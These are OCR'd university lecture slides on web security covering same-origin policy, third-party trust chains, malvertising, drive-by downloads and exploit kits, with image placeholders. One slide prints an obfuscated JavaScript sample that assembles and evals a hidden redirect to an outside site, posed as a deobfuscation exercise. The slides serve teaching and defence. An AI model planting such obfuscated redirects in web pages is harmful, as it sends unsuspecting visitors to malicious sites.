
- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

→ `location.replace('http://videozfree.com')`

UNIVERSITY OF TRENTO

Contents of a webpage




UNIVERSITY OF TRENTO

Webpage operations


- Same origin policy enforced by browser
  - Content of FRAME 2(1) can not access content of FRAME 1(2)
    - Stored cookies, loaded content, scripts, ...
- Browser will *trust* content from both frames and execute it in separate execution contexts
  - Requests & display content
  - Executes scripts
- Implicit *trust-chain*
  - Browser trusts *yourtypicalwebsite.com*
  - Browser trusts *seconddomain.com*
  - Browser trusts *Ad provider A,C*
  - Browser trusts *content provider B*
    - *Content provider B* trusts *Ad provider E*
    - Browser implicitly trusts *Ad provider E*
- However, trust is not-transitive → even if content provider B is trustworthy, entities trusted by B are not necessarily trustworthy

Sources of risk – malicious third party content



Third-party content

- Ad networks are a typical infection drive → "Malavertising"







Figure 1: (a) Direct delivery (b) Ad syndication.

- Advert can deliver malicious javascript, social engineering attacks, exploit plugin vulnerabilities, …
- Additional problem: Hard to track evolution of third-party providers
  - Advertisement, widgets, ...
  - Can be trustworthy at start of contract, may change behaviour later on → hard to know

UNIVERSITY OF TRENTO


Drive-by downloads

- Common infection mechanism employed by attackers
- When contacted, remote server delivers content that tries to exploit local vulnerabilities on the machine
  - Typically buffer overflows against common browser/browser plugins
- If successful, shellcode calls home, downloads malware and executes it.



UNIVERSITY OF TRENTO


Drive-by download attacks “in the wild”




Putting it all together: exploit kits operation

- Exploit kits are websites that serve vulnerability exploits and ultimately to malware
- Can be reached through any of the mechanisms discussed so far
  - Domain/content compromisation
  - third-party content
- Typically feature <10 exploits
  - Trend is decreasing in time
  - Now many exploit kits feature 3-4 exploits → why so few?
- Kits traded in the black markets


Baseline workings



